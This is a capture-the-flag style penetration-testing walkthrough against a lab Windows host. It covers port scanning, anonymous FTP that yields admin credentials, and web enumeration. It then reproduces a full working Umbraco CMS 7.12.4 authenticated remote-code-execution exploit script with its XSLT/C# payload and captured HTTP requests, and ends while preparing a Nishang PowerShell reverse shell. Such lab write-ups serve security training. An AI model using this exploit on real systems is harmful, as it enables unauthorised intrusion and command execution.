Enumeration

Netdiscover

To get the IP address of the target machine

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

 9 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 540
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
192.168.234.129 00:0c:29:83:70:81      2     120  VMware, Inc.
```

Masscan

Used to scan all ports on the target machine in a fast manner. This will use to feed nmap later on.

```
┌[X]─[root@parrot]─[/home/user]
└──╼ #masscan -p1-65535 192.168.234.129 --rate=500
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-10-19 16:52:49 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 139/tcp on 192.168.234.129
Discovered open port 49666/tcp on 192.168.234.129
Discovered open port 49665/tcp on 192.168.234.129
Discovered open port 21/tcp on 192.168.234.129
Discovered open port 8021/tcp on 192.168.234.129
Discovered open port 49671/tcp on 192.168.234.129
Discovered open port 3389/tcp on 192.168.234.129
Discovered open port 49664/tcp on 192.168.234.129
Discovered open port 445/tcp on 192.168.234.129
Discovered open port 49667/tcp on 192.168.234.129
Discovered open port 49669/tcp on 192.168.234.129
Discovered open port 49668/tcp on 192.168.234.129
Discovered open port 9450/tcp on 192.168.234.129
Discovered open port 135/tcp on 192.168.234.129
Discovered open port 80/tcp on 192.168.234.129
Discovered open port 49670/tcp on 192.168.234.129
┌[root@parrot]─[/home/user]
└──╼ #
```

NMAP TCP

Based on the results from masscan, do a default script, version scan.

```
Host is up (0.010s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Sep 14  2021 AccountPictures
| drwxr-xr-x 1 ftp ftp              0 Oct 01 15:03 Desktop
| -r--r--r-- 1 ftp ftp            174 Jul 16  2016 desktop.ini
| drwxr-xr-x 1 ftp ftp              0 Sep 14  2021 Documents
| drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Downloads
| drwxr-xr-x 1 ftp ftp              0 Oct 14 12:01 FTP
| drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Libraries
| drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Music
| drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Pictures
|_drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Videos
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
```

```
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 10 Pro 14393 microsoft-ds (workgroup: ITSL)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2021-10-20T08:03:23+00:00; +15h00m00s from scanner time.
| ssl-cert: Subject: commonName=GoofDuff
| Issuer: commonName=GoofDuff
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T02:45:54
| Not valid after:  2022-04-13T02:45:54
| MD5:   b1ce 70d0 9864 bc0f 0736 34e9 33d1 0e7d
|_SHA-1: caae 9714 a5b4 59d4 da8f 274e f318 1c75 2683 bbbc
| rdp-ntlm-info:
|   Target_Name: GOOFDUFF
|   NetBIOS_Domain_Name: GOOFDUFF
|   NetBIOS_Computer_Name: GOOFDUFF
|   DNS_Domain_Name: GoofDuff
|   DNS_Computer_Name: GoofDuff
|   Product_Version: 10.0.14393
|_  System_Time: 2021-10-20T08:03:17+00:00
8021/tcp  open  ftp-proxy?
| fingerprint-strings:
|   NULL:
|     Content-Type: text/rude-rejection
|     Content-Length: 24
|     Access Denied, go away.
|     Content-Type: text/disconnect-notice
|     Content-Length: 67
|     Disconnected, goodbye.
|_    ClueCon! http://www.cluecon.com/
9450/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE POST
|_  Potentially risky methods: TRACE
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8021-TCP:V=7.92%I=7%D=10/20%Time=616EFA1F%P=x86_64-pc-linux-gnu%r(N
SF:ULL,CA,"Content-Type:\x20text/rude-rejection\nContent-Length:\x2024\n\n
SF:Access\x20Denied,\x20go\x20away\.\nContent-Type:\x20text/disconnect-not
SF:ice\nContent-Length:\x2067\n\nDisconnected,\x20goodbye\.\nSee\x20you\x2
SF:0at\x20ClueCon!\x20http://www\.cluecon\.com/\n");
MAC Address: 00:0C:29:83:70:81 (VMware)
Service Info: Host: GOOFDUFF; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 14393 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: GoofDuff
|   NetBIOS computer name: GOOFDUFF\x00
|   Workgroup: ITSL\x00
|_  System time: 2021-10-20T01:03:17-07:00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: GOOFDUFF, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:83:70:81
(VMware)
```

```
| Names:
|   GOOFDUFF<20>         Flags: <unique><active>
|   GOOFDUFF<00>         Flags: <unique><active>
|   ITSL<00>             Flags: <group><active>
|   ITSL<1e>             Flags: <group><active>
|   ITSL<1d>             Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 16h23m59s, deviation: 3h07m49s, median: 14h59m59s
| smb2-time:
|   date: 2021-10-20T08:03:17
|_  start_date: 2021-10-20T07:49:45

NSE: Script Post-scanning.
Initiating NSE at 01:03
Completed NSE at 01:03, 0.00s elapsed
Initiating NSE at 01:03
Completed NSE at 01:03, 0.00s elapsed
Initiating NSE at 01:03
Completed NSE at 01:03, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.74 seconds
           Raw packets sent: 17 (732B) | Rcvd: 17 (732B)
┌[root@parrot]─[/home/user]
└──╼ #nmap -sC -sV -
p139,49666,49665,21,8021,49671,3389,49664,445,49667,49669,49668,9450,135,80,49670 mickey -v
```

NMAP UDP

Although not necessary, it is a good step to start with

```
┌[✗]─[root@parrot]─[/home/user]
└──╼ #nmap -sU -v 192.168.234.129
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-20 00:50 +08
Initiating ARP Ping Scan at 00:50
Scanning 192.168.234.129 [1 port]
Completed ARP Ping Scan at 00:50, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:50
Completed Parallel DNS resolution of 1 host. at 00:51, 6.51s elapsed
Initiating UDP Scan at 00:51
Scanning 192.168.234.129 [1000 ports]
Discovered open port 137/udp on 192.168.234.129
Completed UDP Scan at 00:51, 8.77s elapsed (1000 total ports)
Nmap scan report for 192.168.234.129
Host is up (0.0023s latency).
Not shown: 940 closed udp ports (port-unreach), 59 open|filtered udp ports (no-response)
PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 00:0C:29:83:70:81 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
           Raw packets sent: 1578 (74.651KB) | Rcvd: 952 (70.438KB)
```

FTP enumeration

Using the credential anonymous:anonymous, readable but not writable

```
┌[user@parrot]─[~]
└──╼ $ftp
ftp> open
(to) mickey
Connected to mickey.
```

```
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (mickey:user): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
drwxr-xr-x 1 ftp ftp              0 Sep 14  2021 AccountPictures
drwxr-xr-x 1 ftp ftp              0 Oct 01 15:03 Desktop
-r--r--r-- 1 ftp ftp            174 Jul 16  2016 desktop.ini
drwxr-xr-x 1 ftp ftp              0 Sep 14  2021 Documents
drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Downloads
drwxr-xr-x 1 ftp ftp              0 Oct 14 12:01 FTP
drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Libraries
drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Music
drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Pictures
drwxr-xr-x 1 ftp ftp              0 Jul 16  2016 Videos
226 Transfer OK
ftp>
```

Downloading of files

Do note that it is necessary to convert files to binary before downloading them and it is done via the binary command.

```
ftp> cd ftp
250 CWD successful. "/ftp" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp       21191383 Oct 14 11:59 CMS.bk.zip
-r--r--r-- 1 ftp ftp             79 Oct 14 12:01 pass.txt.txt
226 Transfer OK
ftp> binary
200 Type set to I
ftp> prompt off
Interactive mode off.
ftp> mget CMS.bk.zip
local: CMS.bk.zip remote: CMS.bk.zip
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
21191383 bytes received in 0.13 secs (153.7512 MB/s)
ftp> bye
221 Goodbye
┌─[user@parrot]─[/tmp]
└──╼ $
```

Creds

This will be useful later when we will be hacking a cms system on a non default port

```
┌─[user@parrot]─[/tmp]
└──╼ $cat pass.txt.txt
Install Notes, Do not forget
username: admin@itsl.local
password: mouseindeed┌─[user@parrot]─[/tmp]
└──╼ $
```

Port 80 enumeration

Nikto scan

No significant findings

```
┌─[root@parrot]─[/home/user]
└──╼ #nikto -h mickey
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.234.129
+ Target Hostname:    mickey
+ Target Port:        80
+ Start Time:         2021-10-20 01:12:22 (GMT8)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7681 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-10-20 01:12:47 (GMT8) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
┌─[root@parrot]─[/home/user]
└──╼ #
```

Dirb scan

No significant findings

```
┌─[user@parrot]─[~]
└──╼ $dirb http://mickey

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 20 01:07:18 2021
URL_BASE: http://mickey/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://mickey/ ----
==> DIRECTORY: http://mickey/aspnet_client/

---- Entering directory: http://mickey/aspnet_client/ ----
==> DIRECTORY: http://mickey/aspnet_client/system_web/

---- Entering directory: http://mickey/aspnet_client/system_web/ ----

-----------------
END_TIME: Wed Oct 20 01:07:28 2021
DOWNLOADED: 13836 - FOUND: 0
```

Raft large files - /

No significant findings

```
┌─[user@parrot]─[~]
└──╼ $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u http://mickey/FUZZ -
fc 403
```

```
       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://mickey/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403
________________________________________________

.                       [Status: 200, Size: 696, Words: 26, Lines: 32]
iisstart.htm            [Status: 200, Size: 696, Words: 26, Lines: 32]
:: Progress: [37042/37042] :: Job [1/1] :: 904 req/sec :: Duration: [0:00:29] :: Errors: 1 ::
┌─[user@parrot]─[~]
└──╼ $
```

Raft large dir - /


No significant findings

```
┌─[user@parrot]─[~]
└──╼ $ffuf -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u
http://mickey/FUZZ -fc 403
       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://mickey/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403
________________________________________________

aspnet_client           [Status: 301, Size: 151, Words: 9, Lines: 2]
                        [Status: 200, Size: 696, Words: 26, Lines: 32]
Aspnet_client           [Status: 301, Size: 151, Words: 9, Lines: 2]
aspnet_Client           [Status: 301, Size: 151, Words: 9, Lines: 2]
ASPNET_CLIENT           [Status: 301, Size: 151, Words: 9, Lines: 2]
                        [Status: 200, Size: 696, Words: 26, Lines: 32]
Aspnet_Client           [Status: 301, Size: 151, Words: 9, Lines: 2]
:: Progress: [62283/62283] :: Job [1/1] :: 1268 req/sec :: Duration: [0:00:52] :: Errors: 3 ::
┌─[user@parrot]─[~]
└──╼ $
```

Port 9450 enumeration

Credentials below will be used to access the web application

```
http://mickey:9450/umbraco#/login
username: admin@itsl.local
password: mouseindeed
```



Exploitation

Modify exploit code

The exploit code below will be modified to be routed through burp. It is important to know what goes behind the scene.

https://www.exploit-db.com/exploits/49488

```
# Exploit Title: Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
# Date: 2020-03-28
# Exploit Author: Alexandre ZANNI (noraj)
# Based on: https://www.exploit-db.com/exploits/46153
# Vendor Homepage: http://www.umbraco.com/
# Software Link: https://our.umbraco.com/download/releases
# Version: 7.12.4
# Category: Webapps
# Tested on: Windows IIS
# Example: python exploit.py -u admin@example.org -p password123 -i 'http://10.0.0.1' -c
ipconfig

import requests
import re
import argparse

from bs4 import BeautifulSoup

parser = argparse.ArgumentParser(prog='exploit.py',
    description='Umbraco authenticated RCE',
    formatter_class=lambda prog: argparse.HelpFormatter(prog,max_help_position=80))
parser.add_argument('-u', '--user', metavar='USER', type=str,
    required=True, dest='user', help='username / email')
parser.add_argument('-p', '--password', metavar='PASS', type=str,
    required=True, dest='password', help='password')
parser.add_argument('-i', '--host', metavar='URL', type=str, required=True,
    dest='url', help='root URL')
```

```
parser.add_argument('-c', '--command', metavar='CMD', type=str, required=True,
    dest='command', help='command')
parser.add_argument('-a', '--arguments', metavar='ARGS', type=str, required=False,
    dest='arguments', help='arguments', default='')
args = parser.parse_args()


# PROXIES
http_proxy  = "http://127.0.0.1:8080"
https_proxy = "https://1127.0.0.1:8080"

proxyDict = {
              "http"  : http_proxy,
              "https" : https_proxy
}

# Payload
payload = """\
<?xml version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace"><msxsl:script language="C#"
implements-prefix="csharp_user">public string xml() { string cmd = "%s";
System.Diagnostics.Process proc = new System.Diagnostics.Process(); proc.StartInfo.FileName =
"%s"; proc.StartInfo.Arguments = cmd; proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true;  proc.Start(); string output =
proc.StandardOutput.ReadToEnd(); return output; }  </msxsl:script><xsl:template match="/">
<xsl:value-of select="csharp_user:xml()"/> </xsl:template> </xsl:stylesheet>\
""" % (args.arguments, args.command)

login = args.user
password = args.password
host = args.url

# Process Login
url_login = host + "/umbraco/backoffice/UmbracoApi/Authentication/PostLogin"
loginfo = { "username": login, "password": password}
s = requests.session()
r2 = s.post(url_login, json=loginfo, proxies=proxyDict) # First Request

# Go to vulnerable web page
url_xslt = host + "/umbraco/developer/Xslt/xsltVisualize.aspx"
r3 = s.get(url_xslt, proxies=proxyDict) # Second Request

soup = BeautifulSoup(r3.text, 'html.parser')
VIEWSTATE = soup.find(id="__VIEWSTATE")['value']
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value']
UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN']
headers = {'UMB-XSRF-TOKEN': UMBXSRFTOKEN}
data = { "__EVENTTARGET": "", "__EVENTARGUMENT": "", "__VIEWSTATE": VIEWSTATE,
    "__VIEWSTATEGENERATOR": VIEWSTATEGENERATOR,
    "ctl00$body$xsltSelection": payload,
    "ctl00$body$contentPicker$ContentIdValue": "",
    "ctl00$body$visualizeDo": "Visualize+XSLT" }

# Launch the attack
r4 = s.post(url_xslt, data=data, headers=headers, proxies=proxyDict) # Third Request

# Filter output
soup = BeautifulSoup(r4.text, 'html.parser')
CMDOUTPUT = soup.find(id="result").getText()
print(CMDOUTPUT)
```

First Request

The code passes credential to the web app

```
POST //umbraco/backoffice/UmbracoApi/Authentication/PostLogin HTTP/1.1
Host: mickey:9450
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
```

```
Accept: */*
Connection: close
Content-Length: 59
Content-Type: application/json

{"username": "admin@itsl.local", "password": "mouseindeed"}
```

Second Request

Go to the xsltVisualize webpage

```
GET //umbraco/developer/Xslt/xsltVisualize.aspx HTTP/1.1
Host: mickey:9450
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: UMB-XSRF-
TOKEN=u22bq3p3IkpY_OgmD5DfsmnAzHLLS8XhsW6SacjgRhnmzptJZyaauwvlwUsyaUVMKjJbXcF0pAOLPaxg2pVyojgf
kP-MTvzglo57DotG0MXlbX6qpn7mektJ1m8zoeSO0; UMB-XSRF-V=_SfshTOZq5oQCaoI4iRl4pTDmr4AXJye-
SGfI79APZJVCpekHREJElvSAnRZawxTZPS06QsBzmvWk1VxPRtVhHtwK7CR3jP4t0zZUv6gU1E1;
UMB_UCONTEXT=5D6B1E70F5EFE520F90E6AD4C1C6CE304F7DC8D0E95CAF8043B348368B8EC1E35569BB9F7653749E8
EB544D1D73F4D449A9BA3AD51220FA3AB6A5E6F2CEBE310119767544033A41A0561FA36234B8615CD5642AAF2C9701
CF98DB364CCFEA1D186A3B1B5BE1CD9BE0D9583FC36040853B25679D0028CFE1C08ED979F0DC5646E3D5FEC59C67C7
8FA0A1963971E97FF98C8485B6122BE58951DC6D1C06409E68522FF145B7E6FD49F3652020AECB51C5E400CFA46310
157BBBB80BEE6A0C3C7EA0EF53B7A21E56000EF175DABEDABB49F374B3739169CE86FA8606D6DA190E090D61271A2A
DA0BCD2694DE78EBBB333700FE6C3E26F6EA7FCC2EC4F82857B40442F54FDAAD62B81E8C73B5AC4D0E934B3A2BEC52
21FCCA693EDECC63BD2772063D8FC7A0C46B7F148469487C87B578C3EBB1F905BF9284D7C7596654F7F8F8B6ED6500
A34415CDD34C23EE3B437E750848AC645EFEB240C92526D007FADE7AED6638D91B32A575FE8A0AEC1EB83324429DCF
80C3397A121D3C870812A09119886FAB0434D192AA700E5DFCBE4738B4AEACF32A6B3C5B69125257E6F8940161C2D0
0BC3727B87EB71A5B06005AD17D11FC108DCA24FDBE22BE7C2F4ED235755696856C8336E9660091D907F6C863472D6
1B2AC6B8A31BB80C14F1EAA8A379292E63015217A76DFCAFAA3721F224411B1419C2EF487FB99FE22AE8EC04930E36
FDD2055E55453CD651103CB20F8B24C6D9F7806EF7DC4975A55EEA8C8C9534E1390CF1795CC5689EC2CB2A11A2BF8B
BB266FA3586ED88813FE9E8D29DA217A97A7946BC00EA55E898901DF2A1045CD4061357A3D2205C249DEF11ED6EE4D
C12E487C742C1A75A34B403E727365D340AC4E3CD620E6428400F3C4EE437E8AED13279466E0B46508ED8E780DA3A7
C9004C71EAA4C3FA79AE560D9DB52A9E7B9E4390A4E9F4DDC92E414BDB1FCBC60730F9D3674484FF001777BF008D84
CBF780DCF64370928C4227613CA178F66FB1559A6E0797172F9827084B88C4DD0A45275197394D114D4E5586E88709
04D572288C6E9E996654B3A18659FE5B359F8FC2E6621533F10AF8704F97C6466DF0B5C3020B1
```

Third request

Notice the whoami commands issue that is highlighted in red

```
POST //umbraco/developer/Xslt/xsltVisualize.aspx HTTP/1.1
Host: mickey:9450
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
UMB-XSRF-TOKEN:
u22bq3p3IkpY_OgmD5DfsmnAzHLLS8XhsW6SacjgRhnmzptJZyaauwvlwUsyaUVMKjJbXcF0pAOLPaxg2pVyojgfkP-
MTvzglo57DotG0MXlbX6qpn7mektJ1m8zoeSO0
Cookie: UMB-XSRF-
TOKEN=u22bq3p3IkpY_OgmD5DfsmnAzHLLS8XhsW6SacjgRhnmzptJZyaauwvlwUsyaUVMKjJbXcF0pAOLPaxg2pVyojgf
kP-MTvzglo57DotG0MXlbX6qpn7mektJ1m8zoeSO0; UMB-XSRF-V=_SfshTOZq5oQCaoI4iRl4pTDmr4AXJye-
SGfI79APZJVCpekHREJElvSAnRZawxTZPS06QsBzmvWk1VxPRtVhHtwK7CR3jP4t0zZUv6gU1E1;
UMB_UCONTEXT=5D6B1E70F5EFE520F90E6AD4C1C6CE304F7DC8D0E95CAF8043B348368B8EC1E35569BB9F7653749E8
EB544D1D73F4D449A9BA3AD51220FA3AB6A5E6F2CEBE310119767544033A41A0561FA36234B8615CD5642AAF2C9701
CF98DB364CCFEA1D186A3B1B5BE1CD9BE0D9583FC36040853B25679D0028CFE1C08ED979F0DC5646E3D5FEC59C67C7
8FA0A1963971E97FF98C8485B6122BE58951DC6D1C06409E68522FF145B7E6FD49F3652020AECB51C5E400CFA46310
157BBBB80BEE6A0C3C7EA0EF53B7A21E56000EF175DABEDABB49F374B3739169CE86FA8606D6DA190E090D61271A2A
DA0BCD2694DE78EBBB333700FE6C3E26F6EA7FCC2EC4F82857B40442F54FDAAD62B81E8C73B5AC4D0E934B3A2BEC52
21FCCA693EDECC63BD2772063D8FC7A0C46B7F148469487C87B578C3EBB1F905BF9284D7C7596654F7F8F8B6ED6500
A34415CDD34C23EE3B437E750848AC645EFEB240C92526D007FADE7AED6638D91B32A575FE8A0AEC1EB83324429DCF
80C3397A121D3C870812A09119886FAB0434D192AA700E5DFCBE4738B4AEACF32A6B3C5B69125257E6F8940161C2D0
0BC3727B87EB71A5B06005AD17D11FC108DCA24FDBE22BE7C2F4ED235755696856C8336E9660091D907F6C863472D6
1B2AC6B8A31BB80C14F1EAA8A379292E63015217A76DFCAFAA3721F224411B1419C2EF487FB99FE22AE8EC04930E36
FDD2055E55453CD651103CB20F8B24C6D9F7806EF7DC4975A55EEA8C8C9534E1390CF1795CC5689EC2CB2A11A2BF8B
BB266FA3586ED88813FE9E8D29DA217A97A7946BC00EA55E898901DF2A1045CD4061357A3D2205C249DEF11ED6EE4D
C12E487C742C1A75A34B403E727365D340AC4E3CD620E6428400F3C4EE437E8AED13279466E0B46508ED8E780DA3A7
C9004C71EAA4C3FA79AE560D9DB52A9E7B9E4390A4E9F4DDC92E414BDB1FCBC60730F9D3674484FF001777BF008D84
CBF780DCF64370928C4227613CA178F66FB1559A6E0797172F9827084B88C4DD0A45275197394D114D4E5586E88709
04D572288C6E9E996654B3A18659FE5B359F8FC2E6621533F10AF8704F97C6466DF0B5C3020B1
Content-Length: 1265
Content-Type: application/x-www-form-urlencoded
```

```
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=8BjGKIfoIwz8fyPXXcXyqGKN8umcwAocY6iIjVK0nMRHThBOQ3
HIAG6A7y5so1pWJSbka1rbTt1HoiFB%2FsJRYPHY3vO7%2FuU6bp33cLBFLl8gGRqUcR%2Bp5LqCuShXgaqV&__VIEWSTA
TEGENERATOR=7F6ABE9B&ctl00%24body%24xsltSelection=%3C%3Fxml+version%3D%221.0%22%3F%3E%3Cxsl%3A
stylesheet+version%3D%221.0%22+xmlns%3Axsl%3D%22http%3A%2F%2Fwww.w3.org%2F1999%2FXSL%2FTransfo
rm%22+xmlns%3Amsxsl%3D%22urn%3Aschemas-microsoft-
com%3Axslt%22+xmlns%3Acsharp_user%3D%22http%3A%2F%2Fcsharp.mycompany.com%2Fmynamespace%22%3E%3
Cmsxsl%3Ascript+language%3D%22C%23%22+implements-
prefix%3D%22csharp_user%22%3Epublic+string+xml%28%29+%7B+string+cmd+%3D+%22%22%3B+System.Diagn
ostics.Process+proc+%3D+new+System.Diagnostics.Process%28%29%3B+proc.StartInfo.FileName+%3D+%2
2whoami%22%3B+proc.StartInfo.Arguments+%3D+cmd%3B+proc.StartInfo.UseShellExecute+%3D+false%3B+
proc.StartInfo.RedirectStandardOutput+%3D+true%3B++proc.Start%28%29%3B+string+output+%3D+proc.
StandardOutput.ReadToEnd%28%29%3B+return+output%3B+%7D++%3C%2Fmsxsl%3Ascript%3E%3Cxsl%3Atempla
te+match%3D%22%2F%22%3E+%3Cxsl%3Avalue-
of+select%3D%22csharp_user%3Axml%28%29%22%2F%3E+%3C%2Fxsl%3Atemplate%3E+%3C%2Fxsl%3Astylesheet
%3E&ctl00%24body%24contentPicker%24ContentIdValue=&ctl00%24body%24visualizeDo=Visualize%2BXSLT
```

Results

Note that the whois command return the identity of the user account running this webapp. In this case iis apppool is a service account.

```
┌─[✗]─[user@parrot]─[/tmp]
└──╼ $python3 exploit.py -u admin@itsl.local -p mouseindeed -i http://mickey:9450/ -c whoami
iis apppool\myumbraco.local

┌─[user@parrot]─[/tmp]
└──╼ $
```

Reverse shell

Need to add the code highlighted in red to the tail end of Invoke-PowerShellTcp.ps1 script. That script is included in the nishang suite.

```
┌─[user@parrot]─[/tmp]
└──╼ $tail Invoke-PowerShellTcp.ps1
        }
    }
    catch
    {
